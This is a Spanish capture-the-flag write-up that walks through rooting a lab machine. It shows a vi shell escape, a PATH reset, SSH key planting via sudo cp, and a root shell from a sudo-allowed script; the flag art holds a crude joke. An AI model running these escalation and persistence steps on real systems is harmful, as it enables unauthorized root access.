
intentando con editores veo q vi esta permitido abrimes el historial de bash con vi y dentro hacemos escape, :!/bin/bash y listo nos escapamos

modificamos el PATH para hacer sudo




```
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  prog/
guest@porteus:~$ sudo -l
bash: sudo: command not found
guest@porteus:~$ echo $PATH
/home/guest/prog
guest@porteus:~$ export PATH=/home/miguel/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/hom
e/miguel/.dotnet/tools
guest@porteus:~$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:~$ 
```

pongo mi auth key en trinity y me conecto




```
guest@porteus:~/.ssh$ cd ..
guest@porteus:~$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEow+1OS/PQG67
JkqfBppj0tI6lwpxXnjqtIszX7ybLW root@miguel" > authorized_keys
guest@porteus:~$ sudo -l
User guest may run the following commands on porteus:
    (ALL) ALL
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@porteus:~$ ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  au
thorized_keys  prog/
guest@porteus:~$ sudo -l /bin/cp authorized_keys ../trinity/.s
.screenrc  .ssh/
guest@porteus:~$ sudo -l /bin/cp authorized_keys ../trinity/.ssh/.
/bin/cp authorized_keys ../trinity/.ssh/.
guest@porteus:~$ ls ../trinity/.ssh/
guest@porteus:~$ sudo -u trinity  /bin/cp authorized_keys ../trinity/.ssh
/.
guest@porteus:~$ ls ../trinity/.ssh/
authorized_keys
guest@porteus:~$
```

```
 authorized_keys   id_ed25519.pub   known_hosts.old
 id_ed25519         known_hosts

┌──(root💀miguel)-[~/.ssh]
└─# chmod 600 id_ed25519

┌──(root💀miguel)-[~/.ssh]
└─# ssh -i id_ed25519  trinity@192.168.137.22
trinity@192.168.137.22's password:
Permission denied, please try again.
trinity@192.168.137.22's password:
Permission denied, please try again.
trinity@192.168.137.22's password:
trinity@192.168.137.22: Permission denied (publickey,password,keyboard
teractive).

┌──(root💀miguel)-[~/.ssh]
└─# ssh trinity@192.168.137.22
Last login: Mon Aug  6 16:37:45 2018 from 192.168.56.102
trinity@porteus:~$ 
```




```
┌──(root💀miguel)-[~/.ssh]
└─# ssh trinity@192.168.137.22
Last login: Mon Aug  6 16:37:45 2018 from 192.168.56.102
trinity@porteus:~$ sudo -l
User trinity may run the following commands on porteus:
    (root) NOPASSWD: /home/trinity/oracle
trinity@porteus:~$
```




```
trinity@porteus:~$ ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  python*
trinity@porteus:~$ sudo -l
User trinity may run the following commands on porteus:
    (root) NOPASSWD: /home/trinity/oracle
trinity@porteus:~$ pwd
/home/trinity
```

me creo el oracle y le pongo para que me lance una /bin/bash -p



```
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  python*
trinity@porteus:~$ sudo -l
User trinity may run the following commands on porteus:
    (root) NOPASSWD: /home/trinity/oracle
trinity@porteus:~$ pwd
/home/trinity
trinity@porteus:~$ nano oracle
-bash: nano: command not found
trinity@porteus:~$ vi oracle
trinity@porteus:~$ sudo /home/trinity/oracle
sudo: /home/trinity/oracle: command not found
trinity@porteus:~$ ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  oracle  python*
trinity@porteus:~$ chmod +x oracle
trinity@porteus:~$ sudo /home/trinity/oracle
trinity@porteus:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1102944 Mar 29  2018 /bin/bash*
trinity@porteus:~$ /bin/bash -p
trinity@porteus:~#
trinity@porteus:~# /bin/bash
trinity@porteus:~$ whoami
trinity
trinity@porteus:~$ vi oracle
trinity@porteus:~$ cd /root/
bash: cd: /root/: Permission denied
trinity@porteus:~$ sudo /home/trinity/oracle
root@porteus:/home/trinity# whoami
root
root@porteus:/home/trinity#
```



```
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~# cat flag.txt
   _,-.
,-'  _|                  EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `_.           IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_     WHAT
        |      |_|,-'_`.
              |-._,-'  |     NO, ME NEITHER
         jrei | |    _,'
              '-|_,-'          IT'S JUST A HYPOTHETICAL QUESTION
```